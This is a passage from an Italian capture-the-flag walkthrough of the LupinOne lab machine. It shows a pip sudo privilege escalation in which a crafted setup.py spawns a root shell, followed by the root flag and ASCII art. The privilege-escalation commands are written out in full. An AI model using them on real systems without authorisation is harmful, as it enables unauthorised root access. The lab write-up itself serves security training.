
```
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

22. Abbiamo trovato il seguente script per la vulnerabilità “pip” per l’escalation di privilegi per avere l’accesso alla shell da root



```
arsene@LupinOne:/home/icex64$ TF=$(mktemp -d)
arsene@LupinOne:/home/icex64$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/home/icex64$ sudo pip install $TF
Processing /tmp/tmp.7MiaJbqSu2
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

23. Una volta diventati root abbiamo esplorato le directory fino a trovare il nostro premio.



```
# cd ..
# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
# cd root
# ls
root.txt
# cat root.txt
*,,,,,,,,,,,,,,,,,,,,,,,,,,,,,(((((((((((((((((((((,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,                       .&&&&&&&&&(            /&&&&&&&&&
,                    &&&&&&*                          @&&&&&&
,                &&&&&&*                                  &&&&&&
,              &&&&&                                         &&&&&.
,            &&&&                 ./#%@@&#,                     &&&&*
,          &%&&          &&&&&&&&&&&**,**/&&(&&&&&&&&             &&&&
,        &@(&        &&&&&&&&&&&&&&&.....,&&*&&&&&&&&&&            &&&&
,      .& &          &&&&&&&&&&&&&&&     &&.&&&&&&&&&&               &%&
,     @& &           &&&&&&&&&&&&&&&     && &&&&&&&&&&                @&&&
,    &%((            &&&&&&&&&&&&&&&     && &&&&&&&&&&                 #&&&
,   &#/*             &&&&&&&&&&&&&&&     && #&&&&&&&&&(                 (&&&
,  %@ &              &&&&&&&&&&&&&&&     && ,&&&&&&&&&&                  /*&/
,  & &               &&&&&&&&&&&&&&&     &&* &&&&&&&&&&                   & &
, & &                &&&&&&&&&&&&&&&,    &&& &&&&&&&&&&(                   &,@
,.& #                #&&&&&&&&&&&&&&(    &&&.&&&&&&&&&&&                   & &
*& &                 ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&            &(&
*& &                 ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&           & &
*& *              &&&&&&&&&&&&&&&&&&&&@.                &&&&&&&&            @ &
*&              &&&&&&&&&&&&&&&&&&@    &&&&&/         &&&&&&              & &
*% .           &&&&&&&&&&&@&&&&&&&   &  &&(  #&&&&   &&&&.                % &
*& *            &&&&&&&&&&   /*     @%&%&&&&&&&&    &&&&,                 @ &
*& &               &&&&&&&          & &&&&&&&&&&     @&&&                 & &
*& &                    &&&&&       /   /&&&&        &&&                  & @
*/(,                      &&                           &                 / &.
* & &                     &&&       #             &&&&&&      @          & &.
* .% &                    &&&%&     &    @&&&&&&&&&.   %@&&*            ( @,
/  & %                   .&&&&  &@ @                 &/                 @ &
*   & @                  &&&&&&    &&.               ,                 & &
*    & &               &&&&&&&&&& &    &&&(          &                & &
,     & %           &&&&&&&&&&&&&&&(       .&&&&&&&  &               & &
,      & .. &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&*         &  &              & &
,       #& & &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&       &.             %  &
,         &  , &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&.     &&&&           @ &*
,           & ,, &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&.  /&&&&&&&&    & &@
,             &  & #&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&  &&&&&&&@ &. &&
,               && /# /&&&&&&&&&&&&&&&&&&&&&&&&&&&&&# &&&# &# #&
,                  &&  &( .&&&&&&&&&&&&&&&&&&&&&&&&&&  &&  &&
/                     ,&&(  &&%  *&&&&&&&&&&&%  .&&&  /&&,
,                        &&&&&/ ...         .#&&&&#

3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
# 
```